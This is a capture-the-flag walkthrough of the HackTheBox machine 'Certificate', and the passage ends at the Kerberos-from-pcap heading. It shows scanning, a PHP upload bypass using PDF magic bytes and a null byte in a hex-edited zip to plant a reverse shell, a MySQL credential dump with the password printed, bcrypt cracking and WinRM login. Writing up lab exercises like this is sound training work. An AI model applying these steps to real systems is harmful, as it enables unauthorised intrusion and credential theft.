
HackTheBox: Certificate
This box is rated hard difficulty on HTB. It involves us exploiting a PHP file upload feature through null byte injection to get a low-privileged shell on the Domain Controller. From there we dump the website’s database and crack a hash to get WinRM access as another user. This user has a packet capture in their home directory which contains an authentication flow to an SMB share. We can create our own Hashcat style hash from the information in an AS-REQ and crack it to gain access as another user. This user has enrollment rights to a template prone to ESC3, so we exploit that misconfiguration to impersonate a separate privileged user and abuse their special token privileges to grant every user full access to the file system. Finally, we perform a golden certificate attack to forge a cert for the Domain Administrator and takeover the DC.
Host Scanning
I begin with an Nmap scan against the taret IP to find all running services on the host; Repeating the same for UDP yields the typical AD ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
└─$ sudo nmap -p- -sCV 10.129.245.51 --min-rate 4000 -oN fullscan.tcp

Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-17 21:38 +0000
Nmap scan report for 10.129.245.51
Host is up (0.053s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.0.30)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
|_http-title: Did not follow redirect to http://certificate.htb/
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-10-18 05:39:24Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: certificate.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certificate.htb, DNS:certificate.htb, DNS:CERTIFICATE
| Not valid before: 2026-03-12T20:45:13
|_Not valid after:  2106-03-12T20:45:13
|_ssl-date: 2026-10-18T05:40:54+00:00; +7h59m59s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certificate.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certificate.htb, DNS:certificate.htb, DNS:CERTIFICATE
| Not valid before: 2026-03-12T20:45:13
|_Not valid after:  2106-03-12T20:45:13
|_ssl-date: 2026-10-18T05:40:53+00:00; +8h00m00s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: certificate.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certificate.htb, DNS:certificate.htb, DNS:CERTIFICATE
| Not valid before: 2026-03-12T20:45:13
|_Not valid after:  2106-03-12T20:45:13
|_ssl-date: 2026-10-18T05:40:54+00:00; +7h59m59s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certificate.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-10-18T05:40:53+00:00; +8h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certificate.htb, DNS:certificate.htb, DNS:CERTIFICATE
| Not valid before: 2026-03-12T20:45:13
|_Not valid after:  2106-03-12T20:45:13
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49696/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
49718/tcp open  msrpc         Microsoft Windows RPC
49734/tcp open  msrpc         Microsoft Windows RPC
Service Info: Hosts: certificate.htb, DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-10-18T05:40:14
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h59m59s, deviation: 0s, median: 7h59m59s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 132.11 seconds
Looks like a Windows machine with Active Directory components installed on it, more specifically a Domain Controller. LDAP is leaking the Fully Qualified Domain Name of DC01.certificate.htb which I add to my /etc/hosts file.
Service Enumeration
There is a web server present on port 80 which looks to be running Apache httpd built with PHP. This also gives us a domain name to add as an entry to our hosts file. Before I check that page out, I’ll start enumeration on the lighter services such as SMB, LDAP, and RPC while leaving a directory scan in the background.

It seems that Guest/Null authentication is not enabled for RPC and SMB, while attempting to make anonymous binds over LDAP fails as well.
1
2
3
4
5
└─$ nxc smb dc01.certificate.htb -u 'Guest' -p '' --shares

└─$ rpcclient dc01.certificate.htb -U ''%''

└─$ ldapsearch -x -H ldap://dc01.certificate.htb -b "dc=certificate,dc=htb" "(objectClass=*)"
E-Learning Website
Since this is not an assumed breach scenario and we don’t start out with credentials, that leaves us with HTTP. Heading over to the landing page on port 80 confirms that it’s built with PHP and hosts an E-Learning platform for students to earn certificates.

Seeing how this is an AD box I’d usually start by scraping usernames from the website and attempting to enumerate/AS-REP Roast them for a quick win, however there is no staff page and the only contact is a fake alias. In fact the only functional parts of this site are the contacts form and the login/register pages.

I tested the contact fields for XSS but ultimately got no response, so it either wasn’t vulnerable or no one was hitting where our messages were stored.

I then tested the login page for SQL/NoSQL injections but a lack of verbose errors and different responses from the server shows that it’s properly sanitized.
Account Creation
The registration page allows for two types of accounts when signing up. Either a student, which grants you access immediately, or a teacher which requires approval from the support team in order to verify our identity before it’s activated.

I spent a bit of time reasoning about how to bypass the teacher type restrictions, but the lack of overall functionality and no response from the support team meant we were stuck with a student type for the time being. Attempting to login after creating a teacher account sends you to a white page for oblivion and there’s no redirection.
Web Exploitation
Quiz File Upload
Continuing with our student account, we can see that course enrollment is no longer blocked. I also test this feedback form for XSS but to no avail.

Clicking enroll adds the action parameter to the URL, which I immediately begin fuzzing for different words. I hoped to find some action that was meant for teachers specifically that may have been improperly controlled but this also lead to nothing.
1
http://dc01.certificate.htb/course-details.php?id=1&action=enroll

Scrolling down a bit, we find the course outline fitted with sessions that we can watch (not really) and a place to submit quiz answers

Heading there reveals a file upload feature which only accepts PDF, DOCX, PPTX, XLSX, and ZIP formats.
Null Byte Injection
Thanks to Ippsec and a few other great creators, whenever I come across a PHP file upload, I automatically check to see if it’s vulnerable to null byte injection. Grabbing a PHP reverse shell from revshells.com and renaming it shell.php%00.pdf is sometimes enough to bypass the restriction and have it upload to the site.
Checking to see if this is the case here fails because the applications checks the file itself for a valid MIME type. Simply changing the Content-Type header to application/pdf is not enough, so I add five spaces to the beginning of the reverse shell file and use hexeditor to replace those spaces with PDF magic bytes.
1
25 50 44 46 2D

This technique works by modifying the magic bytes, the signature at the beginning of a file that applications use to identify its format, to make a malicious file appear to be an allowed file type. If our application relies on these signatures or client-supplied MIME types without properly validating the file’s entire content, we’ll be able to bypass upload restrictions and upload a file that would otherwise be rejected. However, changing magic bytes alone does not always guarantee that a file will execute, as that depends on how the server stores, processes, and handles uploaded files.
As for the null byte exploit, that works due to inconsistent handling of null bytes (%00) during filename processing, which can cause validation checks and filesystem functions to interpret file extensions differently, potentially allowing us to bypass upload restrictions and execute malicious PHP code on the server. Although modern PHP versions have addressed classic null byte injection, similar validation flaws can still arise when applications handle user-controlled filenames inconsistently.
We satisfy the upload restrictions by ending our file in .pdf (or any allowed extension) but the PHP application treats the null byte as a terminator and truncates the filename to just be shell.php, resulting in code execution.

After a successful upload, a link appears that redirects us to an uploads directory followed by a hash and then our file. This is done in order to prevent access to other users’ files so at least they got that correct.

Clicking that link errors out with a 404 code and removing the trailing null byte and extension actually does the same. I spent some time figuring this out and eventually found that the while the application accepts PDFs, it first tries to unzip our uploaded archive and then extracts the files within it to the final destination which is then linked to us.
Initial Access
The intended way is to upload a zipped archive with our PHP reverse shell in it and edit the hex values of that zip to have a null byte where our fake extension starts. So in this case I changed the periods (represented as 2E) to be null (00). Note that there is one at the beginning and one at the end of the file, both need to be replaced for this to work.
1
2
3
4
5
└─$ mv shell.php shell.php..pdf

└─$ zip rev.zip shell.php..pdf

└─$ hexeditor rev.zip


After those have been taken care of, we can upload the ZIP archive this time and click the redirect link to take us to our shell (remember to truncate the fake extension manually). Setting up a listener and letting the reverse shell daemonize grants us access as the xamppuser on the DC.
1
└─$ nc -lnvp 443
Privilege Escalation
This user doesn’t have any interesting token privileges or group membership, but they should have access to the website’s database which holds password hashes for any user registered on the E-Learning site.
Database Dump

I end up finding a database password inside of a db.php file under C:\xampp\htdocs\certificate.htb, giving us access to dump the DB as certificate_webapp_user.
1
PS> type C:\xampp\htdocs\certificate.htb\db.php
The mysql.exe binary is located under C:\xampp\mysql\bin but my shell isn’t entirely interactive so I’ll pass queries through the -e flag.
1
2
3
4
5
PS> cd C:\xampp\mysql\bin

PS> .\mysql.exe -u certificate_webapp_user -p"cert!f!c@teDBPWD" -h 127.0.0.1 -e "show databases;"

PS> .\mysql.exe -u certificate_webapp_user -p"cert!f!c@teDBPWD" -h 127.0.0.1 -e "USE certificate_webapp_db; SELECT username,password FROM users;"


This gives us six hashes for users other than ourselves which can be sent over to Hashcat or JohnTheRipper in order to be cracked. This grants us the plaintext password for the Sara.B user:
1
└─$ john hashes /opt/seclists/rockyou.txt --format=bcrypt
Krb Hash Construction from PCAP
These credentials also work over WinRM so I ditch the PHP reverse shell and start enumeration with our new privileges.
1
└─$ evil-winrm -i dc01.certificate.htb -u sara.b -p '[REDACTED]'
